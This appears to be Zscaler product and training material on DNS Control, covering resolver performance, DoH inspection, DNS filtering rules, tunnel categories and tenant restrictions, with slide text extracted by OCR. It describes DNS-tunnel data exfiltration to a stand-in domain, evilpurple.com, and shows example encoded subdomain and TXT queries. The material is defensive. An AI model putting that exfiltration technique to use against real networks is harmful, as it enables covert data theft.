Zscaler **DNS Control** is a fundamental component of its **Access Control Services**, ensuring security, performance optimization, and granular policy enforcement. As one of the most widely used protocols in enterprise networking, DNS plays a critical role in securely connecting users to web and non-web applications. With Zscaler's **global network of data centers**, DNS requests from users—whether at home, in the office, or on the go—are intercepted, analyzed, and resolved by **trusted Zscaler resolvers**. This enhances security while optimizing connectivity to **SaaS applications** and other internet destinations.

Optimized DNS Resolution


DNS Performance
Distributed, geo proximate DNS vs. centralized DNS
Zscaler Direct
Latency: Low (12ms)
Application: Fast (closest, west coast)
Resolver availability: Constant (redundant)
Centralized DNS
Latency: High (52ms)
Application: Slow (closest to centralized)
Resolver: Depends (based on buildout)
App connections
Local breakouts
San Jose
RTT=12 ms
Denver
RTT=36 ms
Los Angeles
RTT=22 ms
Austin
RTT=48 ms
Atlanta
RTT=52 ms
Centralized DNS architecture
App connections

One of the core benefits of **Zscaler DNS Control** is **optimizing user experience** by ensuring **low-latency DNS resolution**. Rather than relying on **centralized DNS servers** that create inefficiencies, Zscaler provides **DNS-as-a-service** with **recursive resolution close to the user**. This reduces **network latency** and ensures a **faster connection** to cloud applications. **Zscaler's recursive DNS resolution** is automatically performed at the data center closest to the user, eliminating the delays caused by **legacy hub-and-spoke architectures**.

Security-Driven DNS Capabilities


DNS is a common target for cyber threats, with **bad actors** frequently exploiting it for **data exfiltration**, **DNS tunneling**, and **command and control (C2C) channels**. Zscaler continuously monitors **DNS activity** using **AI and machine learning**, proactively identifying

malicious domains, **cache poisoning attacks**, and **DNS beaconing**. With **millions of new domains registered daily**, Zscaler applies **real-time threat intelligence** to classify domains as safe, suspicious, or malicious. Additionally, **DNSSEC validation** ensures that responses come from legitimate sources, protecting against **spoofing attacks**.

Performance Enhancements Over Legacy Architectures

Traditional **hub-and-spoke DNS architectures** route queries through **centralized corporate DNS servers**, often increasing **latency** and **reducing user productivity**. For example, an enterprise user in **San Jose** trying to access a **Salesforce** or **Microsoft 365** endpoint may have their **DNS queries routed through a corporate data center in Atlanta**, resulting in **suboptimal performance**. By enabling **local internet breakouts** and forwarding **all DNS requests to Zscaler**, organizations eliminate unnecessary **network hops**, ensuring **direct, low-latency connections**.

Zscaler Trusted DNS Resolver




Zscaler Trusted Resolver

- Zscaler DNS Control offers both **Resolver** (default) and **Transit** options
- DNS Resolvers are deployed locally in each Zscaler data center for faster and geographically proximate resolutions

- The role that Zscaler plays in the DNS function is determined partly by the method chosen for forwarding traffic to the Zscaler platform

Zscaler's **DNS control** offers two modes: **full resolution within the Zscaler platform** or **forwarding to third-party resolvers** based on enterprise needs. Customers can leverage **Zscaler's trusted resolvers** or configure policies to route **DNS queries through ISPs, cloud providers, or security partners**. Additionally, **Zscaler DNS encryption** ensures privacy by preventing **third-party interception** of DNS queries—protecting against **phishing campaigns** and **DNS-based reconnaissance attacks**.



Forwarding DNS Traffic to ZIA

- Zscaler's DNS role is determined by how the organization **forwards** traffic to Zscaler
- If a client is only forwarding **web traffic** to Zscaler (ports 80 and 443), then Zscaler will **not see any DNS** client generated requests but:
  - Zscaler performs a second DNS resolution for the proxied traffic, except for the traffic that is bypassed based on the app profile's PAC file
- Clients that forward traffic using a PAC file are **explicitly proxying** traffic through Zscaler and therefore Zscaler will perform DNS resolution for requested sites
- If **all ports and protocols** are forwarded to Zscaler that includes DNS requests, then Zscaler will **DNAT** (destination network address translate) the DNS requests to the locally configured DNS server that the ZEN is using
- The main option for forwarding DNS traffic to Zscaler is through endpoint and network tunnels, but there is a tunnel-less option using using Zscaler data center VIPs
- DNS traffic needs to pass through our proxy for DNS Control policy to be applied regardless of DNS resolver used

Forwarding DNS Traffic

The role that Zscaler plays in **DNS resolution** depends on how an organization **forwards traffic** to the Zscaler platform. If a client only forwards **web traffic** (ports **80 and 443**) to Zscaler, then **DNS requests remain unseen** by the platform. However, because Zscaler functions as a **secure web gateway (SWG)**, it can still perform **a secondary DNS resolution** when initiating outbound connections—ensuring security enforcement even when direct DNS forwarding is not enabled.


For example, if a user browses to **example.com**, but DNS queries are not explicitly forwarded to Zscaler, the platform will still perform **its own DNS resolution** before making a connection. This allows Zscaler to enforce **security and optimization policies** even without directly processing user-generated DNS requests.

To fully utilize **Zscaler's DNS security capabilities**, organizations should forward **all ports and protocols**, including **DNS traffic**, to Zscaler. This ensures that **Zscaler performs DNS resolution** rather than relying on external resolvers, enabling **real-time threat detection, filtering, and optimization**. With this setup, Zscaler applies **destination NAT (DNAT)** to modify the **source IP** and send DNS queries to **local DNS servers** used by **Zscaler Enforcement Nodes (ZIA Public Service Edges)**.

By forwarding **all DNS requests** to Zscaler, organizations benefit from **full security enforcement, performance optimization, and deep visibility into DNS traffic**, ensuring a **consistent and protected user experience** across all locations.

DNS Attack Protection

Sophisticated **DNS-based cyberattacks** leverage **domain generation algorithms (DGAs)** to dynamically create **malicious domains**, making them difficult to track using **static signature-based security solutions**. **Zscaler DNS Control** blocks these **threats early in the kill chain**, preventing **phishing attacks**, **ransomware infections**, and **C2C callbacks**. By enforcing **DNS filtering policies**, organizations can block categories like **newly registered domains**, **high-risk IPs**, and **specific DNS record types** such as **TXT and MX records** to reduce attack
surfaces.



DNS Security across the Killchain
Early Stage
Example: Block risky and malicious domains like Illegal/Questionable, Phishing, Adult Content, Known Malicious.
Mid Stage
Example: Stop C2 Botnet Callbacks and Newly Registered and Observed Domains and IPs. Filter DNS request types (MX, TXT etc)
Late Stage
Example: Identify and categorize DNS Tunnels and Unclassified Domains and IPs, stop resolutions to certain countries/geographies
• DNS Control, URL Filtering
• Cloud-Gen Firewall and IPS Control
• Cloud Sandbox,
• Malware Protection, File Type Control
Command and control
Lateral movement
Phishing Email w/ malicious link
Delivery document
CS Stager
Identify domain controller
Steal credentials
Compromise additional systems
Steal data
Install ransomware payloads
Action on objective
• DNS Control
• Cloud Browser Isolation
• IPS Control / Advanced Threat Protection
• URL Filtering
• Cloud Sandbox
• Malware Protection, File Type Control
• IPS Control / Advanced Threat Protection
• ZPA
• ZWS
• Deception
• DNS Control
• Cloud Sandbox
• Malware Protection
• File Type Control
• IPS Control / Advanced Threat Protection
TLS Inspection

Example: Evilpurple.com Attack

One of the most sophisticated attack techniques seen in recent years involves **exfiltrating sensitive data using DNS as a covert channel**. Many organizations' firewalls **allow outbound UDP 53 traffic** for DNS resolution, which attackers exploit to **bypass security controls**.

Consider a scenario where a **user's device is compromised** by malware. In the **late stage of the kill chain**, the infected endpoint establishes a **command-and-control (C2) connection** to a malicious domain, such as **evilpurple.com**. Since the DNS protocol is widely trusted, many **on-premises firewalls allow outbound DNS queries** without deeper inspection.


When the compromised device sends a **DNS request** to **evilpurple.com**, the organization's **firewall allows the request**, and the **ISP resolves the domain**. However, **Evilpurple.com** is not just a single domain—it has **multiple subdomains**, each used for **data exfiltration**. Most traditional **firewalls and DNS security solutions** only recognize the **top-level domain (TLD)** but fail to inspect **subdomain-level activity**.

To **exfiltrate data**, the attacker **breaks a large file** on the compromised device into **smaller encrypted chunks**. These chunks are then **encoded as subdomains** within **thousands of DNS queries** sent to **evilpurple.com**. Each request contains a portion of **sensitive data**, hidden within the **TXT or RR (Resource Record) fields** of the DNS query. The attacker's **C2 infrastructure** then **reconstructs** these requests to **reassemble and decrypt** the stolen data.

Because these DNS requests appear **legitimate** and originate from a **trusted protocol**, they can easily evade traditional **signature-based security** tools. **Zscaler's AI/ML-powered DNS control** detects and blocks this behavior by analyzing **patterns, entropy, subdomain frequency, and query volume**, identifying **DNS tunneling techniques** used for **data exfiltration**.

By leveraging **machine learning and behavioral analysis**, Zscaler prevents these **covert DNS-based attacks**, stopping **data breaches** before they occur.

Mitigating DNS Tunneling and Data Exfiltration


Data exfiltration tunnel detection based on ML
User level visibility
DNS policy to block tunnel activity
Attacker registers a domain evilpurple.com and points NS record to C&C server
ISP DNS resolver
www.evilpurple.com
3 TXT/RR record of DNS request is used to encode and exfiltrate data
MRZGS3TLEBWW64 T.evilpurple.com
DNS request
Port 53
2 Typically on-prem firewall allow UDP:53
DNS response
SDTREXZXXBNZSQ.evilpurple.com. TXT?<data>
4 DNS response is used by attacker to command
1 Infected user machine sends DNS query to communicate with C&C server
User
Infected Host

A growing number of **threat actors** use **DNS tunnels** to bypass **firewalls** and **proxy security controls**, enabling **stealthy data exfiltration**. Attackers can encode **sensitive corporate data** into **DNS queries**, breaking it into small encrypted chunks hidden within **TXT records** or **subdomain requests**. Once these requests reach a **malicious external DNS server**, attackers reassemble and decrypt the data.

Zscaler leverages **AI/ML-driven detection models** to analyze **entropy, query frequency, and subdomain behavior**—identifying **anomalous DNS patterns** that indicate **exfiltration attempts**. **Zscaler DNS Control** automatically blocks **high-risk tunnels**, stopping threats before they can exfiltrate data. Security teams can also define **granular DNS security policies** to control **allowed or blocked DNS tunnels**.

Advanced Threat Detection in DNS Tunneling

Detecting **DNS tunnel-based threats** requires a **deep contextual understanding** of DNS traffic patterns. Unlike conventional threat detection methods, which rely on static signature-based identification, Zscaler employs a **data-driven approach** that continuously monitors and **correlates DNS activity across endpoints, networks, and cloud environments**.

Comprehensive Data Collection for Contextual Analysis

Zscaler logs **every DNS transaction** for every user and endpoint for **180 days**, creating a **historical dataset** that spans the entire organization. This massive repository of DNS activity allows for **long-term correlation and forensic analysis**, enabling security teams to **track anomalies that develop over time** rather than relying solely on real-time detection.

By maintaining this extensive dataset, Zscaler can **compare current DNS activity with past trends**, identifying **gradual deviations in behavior** that might indicate **malicious intent**. This is particularly important for **detecting slow-acting DNS tunnels**, which may attempt to **blend in** with normal traffic over extended periods to avoid detection.

Machine Learning-Driven Threat Detection

Zscaler's backend algorithms leverage **machine learning (ML) models** to evaluate DNS activity through multiple dimensions, including:

- **Entropy Analysis:** Entropy measures the **randomness of domain names and query patterns**. Malicious DNS tunnels often generate **high-entropy domain names**—long, nonsensical strings designed to **evade detection** by traditional filters. By comparing entropy levels against known legitimate domains, the system can flag **unusual or algorithmically generated domains**.
- **Subdomain Enumeration:** Many DNS tunneling techniques rely on **a high volume of unique subdomains** within a short period. For example, attackers may break sensitive data into small chunks and **encode it within subdomain queries** to bypass firewalls. Zscaler's ML models **map subdomains to their parent domains**, tracking whether an unusually **high number of subdomains** appear within a given timeframe.
- **Request Volume Anomalies:** A key indicator of DNS tunneling is **abnormal query frequency**. If a single user suddenly generates **thousands of DNS requests** within a short window—far beyond the typical user behavior—it could indicate an active DNS tunnel. Zscaler's system **flags these anomalies**, correlating them with other risk factors to determine if the behavior is **benign or malicious**.
- **Domain Reputation Scoring:** New or **rarely seen domains** are treated with heightened scrutiny. Since attackers frequently **register fresh domains** for use in exfiltration, Zscaler assigns **dynamic risk scores** based on how recently a domain was registered, its hosting provider, and its historical reputation. Domains associated with **command-and-control (C2) infrastructure** are **automatically blocked** before they can be leveraged for tunneling.

Adaptive Cloud Effect Protection

One of the **biggest advantages of Zscaler's cloud security platform** is its ability to **immediately distribute newly detected threats** across its **entire global customer base**. When **one organization encounters a previously unknown DNS tunneling method**, Zscaler's **threat intelligence engine** automatically **creates a new detection signature**, which is then applied **across all customers** in real time. This **proactive threat-sharing model** ensures that even organizations that haven't yet encountered a specific attack vector remain **protected against evolving DNS tunneling techniques**.

Distinguishing Between Malicious and Legitimate DNS Tunnels

Not all DNS tunnels are **malicious**. Some software vendors **intentionally use DNS tunneling** to **deliver updates or verify licensing information**. For instance, **Symantec, Carbon Black, and other security platforms** may use DNS-based communication to **push updates to endpoints securely**.


To prevent **false positives**, Zscaler's system categorizes DNS tunnels into:

- **Commonly Allowed DNS Tunnels:** Trusted tunnels used by **approved vendors** for legitimate software updates.
- **Commonly Blocked DNS Tunnels:** Known malicious tunnels associated with **C2 servers, botnets, and data exfiltration campaigns**.
- **Unknown or Suspicious DNS Tunnels:** Newly observed tunnels that require **further analysis before being categorized**.

By maintaining **granular policy controls**, organizations can **allow, monitor, or block** specific types of DNS tunnels based on their unique security requirements.

DNS over HTTPS (DoH) Support

As **DNS privacy** becomes a growing concern, many organizations are adopting **DNS over HTTPS (DoH)** to encrypt **DNS queries** and prevent **interception by ISPs or cybercriminals**. Zscaler **supports DoH** while maintaining **enterprise visibility and security policy enforcement**. Organizations can inspect **encrypted DNS traffic** and apply **security controls** without breaking compliance.



DNS over HTTPs (DoH) Support

- URL category for DNS over HTTPs
- Cloud App category DNS over HTTPs
- Without SSL Inspection:
  - Allow/Block DoH servers based on SNI
- With SSL Inspection:
  - Inspect GET and POST headers
  - Signature: based on MIME(content-type: application/dns-message or application/dns-json)
- Granular reporting on DNS over HTTPs


Add URL Filtering Rule
URL FILTERING RULE
Rule Order: 14
Admin Rank
Rule Name: URL_Filtering_8
Rule Status: Enabled
CRITERIA
URL Categories: Any
Request Methods: CONNECT; DELETE; GET; HE
Unselected Items | Selected Items (0)
DNS
□ Information Technology
□ DNS Over HTTPS Services

Add Cloud Application Rule
CLOUD APP CONTROL RULE
Rule Order: 1
Admin Rank
Rule Name: DNS Over HTTPS Services_1
Rule Status: Enabled
CRITERIA
Cloud Applications: Any
Users: Any
Unselected Items | Selected Items (0)
□ AdGuard
□ Bish DNS
□ CleanBrowsing
□ Cloudflare DNS
□ Comcast
□ Google DNS

We have the ability to decrypt the **HTTPS, look into the JSON, get POST headers**, understand the content, and apply all the policies, **whether it's DNS or DNS over HTTPS**.

Granular DNS Policy Enforcement

Organizations can define **DNS security policies** based on **user identity, device type, location, or request type**. Zscaler provides **detailed logging** of DNS requests, including **resolved domains, risk classifications, and user activity insights**. Security teams can configure **DNS filtering rules** to **allow, block, or sinkhole traffic** based on specific **categories, regions, or services**.



DNS Granular Policy Examples

- Block unwanted domain categories (A)
- Block DNS Tunnels (B)
- Redirect DNS/DoH requests (C)
- Block countries (D)
- Block DNS request types (E)
- Combine the above

Add DNS Filtering Rule
Who, Where, & Wh... | Source IP | Destination/Resolv... | DNS Application
CRITERIA
DNS Tunnels & Network Apps: Cloudflare DNS
DNS Application Group: Any
Resolved IP-Based Countries: Any
Requested Domain/Resolved IP Categories: Any
DNS Request Type: Any
Protocol: DNS Over HTTPS
ACTION
Network Traffic: Redirect Request
DNS Server IP Address: 8.35.35.35
Logging: Full

Unselected Items
□ Adult Material
□ Adult Sex Education
□ Adult Themes
□ K-12 Sex Education
□ Lingerie/Bikini
□ Nudity

Unselected Items | Selected Items (1)
Afghanistan
☑ Afghanistan
□ Aland Islands
□ Albania
□ Algeria


Unselected Items
□ Commonly Allowed DNS Tunnels
□ AmazonVideo
□ ArenaDaemon
□ BostonNews
□ BrightSpace
□ C&SWholesaleGrocers

Unselected Items | Selected Items (35
☑ Commonly Blocked DNS Tunnels
☑ BaiduYunDns
☑ DnsTunMaliciousRsvd
☑ GenesisMiss
☑ Hoff
☑ IMRWORLD
BaiduYunDns
DnsTunCatAds
DnsTunCatAuth
DnsTunCatBusiness
DnsTunCatConf

Unselected Items
☑ Unknown DNS Tunnels
☑ DnsTunCatAds
☑ DnsTunCatAuth
☑ DnsTunCatBusiness
☑ DnsTunCatConf
☑ DnsTunCatDatabase

DNS Request and Response Conditions

In some scenarios, organizations need to **handle DNS requests and responses differently** based on security policies, compliance requirements, or operational needs. Zscaler provides the flexibility to **separate request and response conditions**, allowing administrators to define **distinct policies for DNS queries and their corresponding replies**.



Separate DNS Request and Response Conditions

Challenge

DNS Request, Response conditions cannot be defined separately

Certain deployment scenarios require them to be defined separately

Solution

Separate condition selectors for DNS request and response categorizations

ANDed and ORed with rich set of existing DNS Control conditions

Benefits

Increased DNS policy flexibility suitable for whitelist

Additional log field for response categorization

Add DNS Filtering Rule

DNS FILTERING RULE

Rule Order: 3

Rule Name: DNS_1

Rule Status: Enabled

Rule Label: ---

Who, Where, & Wh... | Source IP | Destination/Resolv... | DNS Application

CRITERIA

DNS Tunnels & Network Apps: Any OR DNS Application Group: Any

AND

Resolved IP-Based Countries: Any OR Resolved IP Categories: Any OR

Requested Domain Categories: Any

AND

DNS Request Type: Any

AND

Protocol: Any

ACTION

Network Traffic: Allow

Logging: Full

DESCRIPTION

This capability enhances **DNS security and control** by enabling organizations to apply **precise allowlisting and denylisting rules**. For example, an organization may **allow** DNS requests to a certain domain but **block specific response types**, such as **TXT or MX records**, to mitigate potential DNS tunneling or email-based threats.


Additionally, Zscaler offers **detailed DNS transaction logging**, ensuring complete **visibility into every query and response**. This deep logging capability allows security teams to **analyze trends, detect anomalies, and investigate incidents in real time**. With these insights, organizations can **proactively strengthen their DNS security posture** while maintaining **full control over how DNS traffic is processed and enforced**.

Key Benefits of Zscaler DNS Control

- **Optimized DNS Resolution** – Users experience **faster connections** to cloud applications by leveraging **Zscaler's global network** of **low-latency DNS resolvers**.
- **Cloud-Scale Threat Intelligence** – Zscaler's **AI-driven security engine** continuously detects and blocks **emerging DNS-based threats** across all customers.
- **Advanced DNS Filtering** – Organizations can **block high-risk DNS categories**, **apply domain-based access controls**, and enforce **granular security policies**.
- **DNS Attack Prevention** – Protection against **cache poisoning, C2C channels, domain hijacking, and DNS tunneling** to prevent **data exfiltration**.
- **Comprehensive DNS Logging & Analytics** – Provides full **visibility into DNS traffic patterns**, helping **detect security incidents in real time**.
- **Cloud-Effect** – ensures that threat intelligence and security updates learned from one customer's environment are instantly shared across the entire Zscaler cloud, providing **real-time protection** for all users globally.
- **Granular Policy** – Zscaler provides granular, **per-user DNS security policy** with **separate allow/blocks based on categories for either DNS requests, responses or both**

Tenant Restrictions


Large enterprises often collaborate with **third parties, contractors, suppliers, and partners** who access their corporate network and cloud applications. Without **proper tenancy restrictions**, these external users could inadvertently or maliciously access **unauthorized cloud tenants**, leading to **data violations, accidental data leaks, or insider threats** that could compromise sensitive corporate information.



Predefined Applications

- YouTube
- Google
- Microsoft
- AWS
- Slack
- DropBox
- Webex

Zscaler provides **tenancy restrictions** across several **predefined cloud applications**, ensuring that users only access the appropriate **corporate-approved tenants**. For example, in **YouTube**, organizations can control access to Google Services by specifying whether users can access only corporate tenants or if personal accounts are allowed. **Microsoft 365** offers even more granular control, allowing organizations to define which tenants contractors or partners can access while blocking unauthorized tenants.



Similar support is available for **AWS, Slack, Dropbox, and WebEx**.

